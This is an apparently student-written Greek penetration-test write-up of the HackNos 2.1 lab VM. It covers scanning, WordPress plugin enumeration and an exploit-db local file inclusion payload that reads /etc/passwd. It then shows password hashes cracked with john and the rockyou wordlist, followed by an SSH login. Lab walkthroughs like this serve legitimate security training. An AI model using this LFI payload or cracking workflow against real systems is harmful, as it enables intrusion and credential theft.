
# Penetration Testing HackNos 2.1

Ερρίκος Καλτσόπουλος 134099
Ηρακλής Θεοφανλιδης 164664


# Sudo netdiscover



# Εύρεση των services που τρέχουν στην IP 192.168.1.15

```
iraklis@kali:~$ nmap -A 192.168.1.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-27 09:21 EDT
Nmap scan report for hacknos (192.168.1.15)
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:36:4e:71:6a:83:e2:c1:1e:a9:52:64:45:f6:29:80 (RSA)
|   256 b4:ce:5a:c3:3f:40:52:a6:ef:dc:d8:29:f3:2c:b5:d1 (ECDSA)
|_  256 09:6c:17:a1:a3:b4:c7:78:b9:ad:ec:de:8f:64:b1:7b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

# Enumeration με την εντολή dirb



192.168.1.15

# Apache2 Ubuntu Default Page

ubuntu

## It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

## Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

# Bug-find

Username or Email Address

Password

Remember Me

Log In

Lost your password?

← Back to hackNos-2

# wpscan --url http://192.168.1.15/tsweb -e ap

```
[i] Plugin(s) Identified:

[+] gracemedia-media-player
 | Location: http://192.168.1.15/tsweb/wp-content/plugins/gracemedia-media-player/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2013-07-21T15:09:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.1.15/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.1.15/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/u
sers/sign_up

[+] Finished: Wed May 27 09:35:42 2020
[+] Requests Done: 103
[+] Cached Requests: 7
[+] Data Sent: 24.76 KB
[+] Data Received: 2.047 MB
```

# https://www.exploit-db.com/exploits/46537

```
III. DESCRIPTION
-------------------------
This bug was found in the file:

/gracemedia-media-player/templates/files/ajax_controller.php

Vulnerable code:

require_once($_GET['cfg']);

The parameter "cfg" it is not sanitized allowing include local files

To exploit the vulnerability only is needed use the version 1.0 of the HTTP
protocol to interact with the application.

IV. PROOF OF CONCEPT
-------------------------
The following URL have been confirmed that is vulnerable to local file
inclusion.

Local File Inclusion POC:

GET
/wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?
ajaxAction=getIds&cfg=../../../../../../../../../../../etc/passwd
```

# Περιεχόμενα passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing
List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats
Bug-Reporting
System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd
Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
rohit:x:1000:1000:hackNos:/home/rohit:/bin/bash
mysql:x:111:114:MySQL
Server,,,:/nonexistent:/bin/false
flag:$1$flag$vqjCxzjtRc7PofLYS2lWf/:1001:1003::/home/flag:/bin/rbash
```

# Αποκρυπτογράφηση


```
iraklis@kali:~$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --forma
t=md5crypt kwdikos
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256
AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
topsecret        (?)
1g 0:00:00:00 DONE (2020-04-29 10:59) 7.142g/s 46285p/s 46285c/s 46285C/s j
ordan12..jannah
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
iraklis@kali:~$ sudo john --show --format=md5crypt kwdikos
?:topsecret

1 password hash cracked, 0 left
```


# Σύνδεση ως χρήστης flag με ssh


```
iraklis@kali:~$ ssh flag@192.168.1.16
The authenticity of host '192.168.1.16 (192.168.1.16)' can't be established.
ECDSA key fingerprint is SHA256:zuMXU3nMrAHmG3oRpKqJ0M4vNU1VDJZJ+Ww936rfPXw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.16' (ECDSA) to the list of known hosts.
flag@192.168.1.16's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-96-generic x86_64)

flag@hacknos:/$
```

# Περιεχόμενα του χρήστη flag



# Εύρεση του χρήστη rohit





# Αποκρυπτογράφηση κωδικού για τον χρήστη rohit


```
iraklis@kali:~$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --for
mat=md5crypt rohit
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256
AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
!%hack41         (?)
1g 0:00:03:47 DONE (2020-04-30 11:37) 0.004386g/s 61844p/s 61844c/s 61844C/
s !(!)!(*(..!%@bre
Use the "--show" option to display all of the cracked passwords reliably
Session completed
iraklis@kali:~$ sudo john --show --format=md5crypt rohit
?:!%hack41

1 password hash cracked, 0 left
```

# Σύνδεση ώς χρήστης rohit



# Μετατροπή από User σε Admin



# ΤΕΛΟΣ